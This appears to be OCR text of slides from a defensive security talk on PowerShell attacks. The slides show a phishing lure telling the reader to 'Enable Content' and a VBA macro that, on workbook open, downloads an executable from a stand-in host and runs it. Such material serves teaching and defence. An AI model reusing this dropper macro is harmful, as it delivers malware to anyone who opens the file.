
Defending Against PowerShell Attacks

Jon Fox
@jofoMSFT
Security PFE

Adopted from a presentation by
Lee Holmes
Lead Security Architect, Azure Management
@Lee_Holmes

INTO THE ABYSS


Accountverificationdocuments [Compatibility Mode] - Word
FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW
Sign in
Clipboard Font Paragraph Styles Editing
Find Replace Select
PAGE 1 OF 1 0 WORDS 100%


SECURITY WARNING Macros have been disabled. Enable Content

Office


Document created in earlier version of Microsoft Office Word

To view this content, please click "Enable Editing" form the yellow bar and then click "Enable Content"

https://twitter.com/JohnLaTwC



Microsoft Visual Basic for Applications - 6dcd0dee00a81ca1ababb34fa789ecb8decaec9dda63766bf74a90f1bdda5b25.xlsm...
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 1, Col 1
(General)
(Declarations)

```
'Declaration of Windows API Function
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, _
    ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

 Sub RunMacro()
Dim RetVal
RetVal = Shell("C:\Users\Public\Documents\stage1-embed.exe", 1)
End Sub
Private Sub Workbook_Open()
'Declare Local Variables to be Used in this Sub Module.
    Dim InpUrl As String
    Dim OutFilePath As String
    Dim DownloadStatus As Long

    'Read Input Path for the File and Output File Destination Path
    InpUrl = "http://www.sharkswithlaserbeams.biz/stage1-embed.exe"
    OutFilePath = "C:\Users\Public\Documents\stage1-embed.exe"

    'Invoke API to download file from the website.
    DownloadStatus = URLDownloadToFile(0, InpUrl, OutFilePath, 0, 0)

    RunMacro
End Sub
```


Microsoft Visual Basic for Applications - 92b773bd27881bbd6da7173b01cfa717d0f07ec4400ef26c35afaba7b981f002 - [Ne...
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 1231, Col 1
(General)
s2

